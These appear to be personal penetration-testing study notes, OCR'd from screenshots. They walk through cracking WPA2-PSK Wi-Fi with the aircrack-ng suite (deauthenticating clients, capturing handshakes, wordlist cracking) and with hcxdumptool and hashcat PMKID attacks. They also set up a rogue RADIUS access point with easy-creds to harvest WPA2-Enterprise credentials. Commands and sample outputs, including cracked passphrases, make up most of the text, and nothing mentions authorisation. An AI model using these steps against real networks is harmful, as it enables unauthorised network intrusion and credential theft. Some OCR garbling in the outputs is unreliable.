
Prerequisite

Friday, May 15, 2020 02:03 PM

- Kali linux (using USB 3.0 adapter)



☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller

○ USB 2.0 (OHCI + EHCI) Controller

● USB 3.0 (xHCI) Controller


USB Device Filters

- Kali Linux compatible wireless USB adapter

WPA2 PSK attack


Friday, May 15, 2020 11:26 AM

- Method 1
  - Attach the USB adapter to kali
  - iwconfig
    - check if its connected to the machine
  - airmon-ng check kill
    - Kill any processes that is currently running
  - airmon-ng start wlan0
    - Start monitor mode
    - wlan0 changed to wlan0mon




```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan
0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

  - iwconfig
    - Check if wlan0mon is active
  - airodump-ng wlan0mon
    - To find the channel number, BSSID of the AP
    - BSSID
      - □ MAC address of AP
    - PWR
      - □ signal level reported by the card
      - □ Signification depends on the driver but signal gets higher when you get closer to the AP or the station
        - ◆ Larger number = closer to AP
    - CH
      - □ Channel number
    - ESSID
      - □ Wireless network name
    - Sample output




```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSIDNe5uU

E0:22:03:C4:95:2A   -1        0        0    0   1  -1                    <length:  0>
50:C7:BF:8A:00:73  -14       24        0    0   6  195  WPA2 CCMP   PSK  TP-Link_0074
18:9C:27:31:82:10  -44       16       11    0  11  195  WPA2 CCMP   PSK  Pretty Fly for a WiFi
DC:3A:5E:BB:E7:BD  -46       47        0    0  11  130  WPA2 CCMP   PSK  DIRECT-roku-399
1A:74:2E:11:39:70  -48       10        0    0   1  130  WPA2 CCMP   PSK  <length: 21>
8C:3B:AD:F9:4C:8A  -52      115        0    0  11   52  WPA2 CCMP   PSK  NETGEAR89
C0:A0:0D:62:D4:30  -53       30        6    0   1  195  WPA2 CCMP   PSK  ATT63zmPXi
```

  - airodump-ng -c <channel number> --bssid <bssid> -w <name of file to dump captured information to> wlan0mon
    - Focus airodump-ng on 1 AP on 1 channel
    - Sample output



```
 CH  2 ][ Elapsed: 1 min ][ 2019-12-22 00:34 ][ WPA handshake: 50

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC

 50:C7:BF:8A:00:73  -10  55      434       207    0   2  195  WPA2

 BSSID              STATION            PWR   Rate    Lost    Fram

 50:C7:BF:8A:00:73  3C:F0:11:22:DB:E3  -40    1e- 6e     0      21
0
```


            - If WPA handshake did not show up, type the command --> aireplay-ng -0 1 -a <bssid> -c <MAC address> wlan0mon
                - Disconnect the user from the WI-FI and user has to re-connect in order to continue to use the internet
    - ls
        - to find the capture flag
    - Create a wordlist to test for weak password
    - aircrack-ng -w <name of wordlist created> -b <bssid> <filename of the captured flag>
        - Extension of the captured flag file : .cap
        - Current passphrase
            - The password of the WIFI
        - Sample output



```
Opening capture-02.cape wait...
Read 6123 packets.

1 potential targets



                              Aircrack-ng 1.5.2

      [00:00:00] 25/24 keys tested (2042.01 k/s)

      Time left: 0 seconds                                      104.17%
                       Current passphrase: 80555070

      Master Key     : 1A 3D 6B 0B 9A DE 77 1E 45 12 7B 30 A8 F9 5
       KEY FOUND! [ 80555070 ]
37 56 15 40 7E F7 A2 CC 02 59 F7 9E FB F4 E0 F2
      Transient Key  : 0F D4 D5 42 79 16 F4 46 71 14 63 08 9A 51 84 8A
                       D6 BB 17 9B 10 1B EE 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   EAPOL HMAC
 : EB 62 97 C3 9D 3A 2E A6 01 E6 AE 85 E0 EB 5F 7D
```


- Method 2
    - Installing Hxctools & Hashcat
        - git clone https://github.com/ZerBea/hcxdumptool.git
        - cd hcxdumptool
        - make
        - make install
        - cd ~
        - git clone https://github.com/ZerBea/hcxtools.git
        - cd hcxtools
        - make
        - make install
        - apt-get install hashcat
    - iwconfig
        - check if its connected to the machine
    - airmon-ng check kill
        - Kill any processes that is currently running

- airmon-ng start wlan0
    - Start monitor mode
    - wlan0 changed to wlan0mon




```
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan
0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

- iwconfig
    - Check if wlan0mon is active
- hcxdumptool -i wlan0mon -o <file to save the captured PMKIDs> --enable_status=1
    - Extension captured PMKIDs file : .pcapng
    - Specify other values if --enable_status=1 doesn’t work
- hcxpcaptool -E essidlist -I identitylist -U usernamelist -z <name of newly converted file> <PCAPNG file we want to convert>
    - Flags -E, -I, -U tells hxcpcaptolls to use the information included in the file to help hashcat understand
    - Sample output




```
summary:
--------
file name....................: galleria.pcapng
file type....................: pcapng 1.0
file hardware information....: x86_64
file os information..........: Linux 4.18.0-kali2-amd64
file application information.: hcxdumptool 4.2.1
network type.................: DLT_IEEE802_11_RADIO (127)
endianess....................: little endian
read errors..................: flawless
packets inside...............: 1089
skipped packets..............: 0
packets with GPS data........: 0
packets with FCS.............: 732
beacons (with ESSID inside)..: 49
probe requests...............: 26
probe responses..............: 40
association requests.........: 103
association responses........: 204
reassociation requests.......: 2
reassocaition responses......: 7
authentications (OPEN SYSTEM): 346
authentications (BROADCOM)...: 114
authentications (APPLE)......: 1
EAPOL packets................: 304
EAPOL PMKIDs.................: 21
best handshakes..............: 4 (ap-less: 1)

21 PMKID(s) written to galleriahC.16800
```

- hashcat -m 16800 <file name we want to crack> -a 0 --kernel-accel=1 -w 4 --force '<file used to try to brute force the PMKIDs>'
    - 16800 : mode for attacking WPA-PMKID-PBKDF2 network protocol
    - -a : which type of attack to use
        - 0 : straight attack
    - -w & --kernel-accel=1 flags specifies the highest performance workload profile
        - Lowering the number in -w argument helps to improve host computer performance
    - --force : ignores any warnings to proceed with the attack
    - Password list available : https://github.com/danielmiessler/SecLists
    - Sample output of no password has been retrieved



```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: hotspotcap.16800
Time.Started.....: Sun Oct 28 18:05:57 2018 (3 mins, 49 secs)
Time.Estimated...: Sun Oct 28 18:09:46 2018 (0 secs)
Guess.Base.......: File (topwifipass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:       42 H/s (15.56ms) @ Accel:1 Loops:1024 Thr:1 Vec:4
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 9602/9602 (100.0%)
Rejected.........: 2/9602 (0.02%)
Restore.Point....: 4801/4801 (100.0%)
Candidates.#1....: 159159159 -> 00001111
HWon.Dev.#1......: N/A

Started: Sun Oct 28 18:05:56 2018
Stopped: Sun Oct 28 18:09:49 2018
```

- Sample output of no password has been retrieved



```
Session..........: hashcat
Status...........: Cracked
Hash.Type_ _...: WPA-PMKID-PBKDF2
Hash.Target_ _: 2582a8281bf9d4308d6f5731d0e61c61*4604ba734d4e*89acf_a39f3a
Time.Started.....: Thu Jul 26 12:51:38 2018 (41 secs)
Time.Estimated...: Thu Jul 26 12:52:19 2018 (0 secs)
Guess.Mask.......: ?l?l?l?l?l?lt! [8]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   408.9 kH/s (103.86ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#2.....:   408.6 kH/s (104.90ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#3.....:   412.9 kH/s (102.50ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#4.....:   410.9 kH/s (104.66ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#*.....:  1641.3 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 66846720/308915776 (21.64%)
Rejected.........: 0/66846720 (0.00%)
Restore.Point....: 0/11881376 (0.00%)
Candidates.#1....: hariert! -> hhzkzet!
Candidates.#2....: hdtivst! -> hzxkbnt!
Candidates.#3....: gnxpwet! -> gwqivst!
Candidates.#4....: gxhcddt! -> grjmrut!
HWMon.Dev.#1.....: Temp: 81c Fan: 54% Util: 75% Core:1771MHz Mem:4513MHz Bus:1
HWMon.Dev.#2.....: Temp: 81c Fan: 54% Util:100% Core:1607MHz Mem:4513MHz Bus:1
HWMon.Dev.#3.....: Temp: 81c Fan: 54% Util: 94% Core:1683MHz Mem:4513MHz Bus:1
HWMon.Dev.#4.....: Temp: 81c Fan: 54% Util: 93% Core:1620MHz Mem:4513MHz Bus:1
```

WPA2-Enterprise attack

Friday, June 5, 2020 12:11 PM

- Setting up a RADIUS server
  - Purpose: listen for users connecting to the network
  - Scripts available to simplifies the process: https://github.com/brav0hax/easy-creds
    - Command to clone the script to kali linux: git clone https://github.com/brav0hax/easy-creds
    - chmod +x installer.sh
    - ./installer.sh
  - Manual
    - Install freeradius
    - Edit the configuration files
      - */usr/local/etc/raddb/radiusd.conf*

        ```
        ipaddr = 127.0.0.1            # RADIUS IP Address
             default_eap_type = peap         # Configure EAP Type
             to PEAP
        ```
      - */usr/local/etc/raddb/clients.conf*

        ```
        client 192.168.0.0/16 {         # IP range and
        credentials for our clients
                 secret = testing123         # RADIUS secret
                 shortname = testAP         # RADIUS shortname
             }
        ```
- Capturing the Hashes
  - Launching AP & the RADIUS server
    - Command: easy-creds
      - □ Select option 4: FreeRadius Attack
      - □ Enter a shared key and the ESSID given
      - □ Select a channel and start capturing
        - Credentials will be displayed in challenge/response format
        - Find out the authentication algorithms used
      - □ Select 5 to exit the program and data will be save to a folder with the date of capture in the home folder
- Cracking the passwords
  - Use tools such as hashcat or John the ripper to obtain the password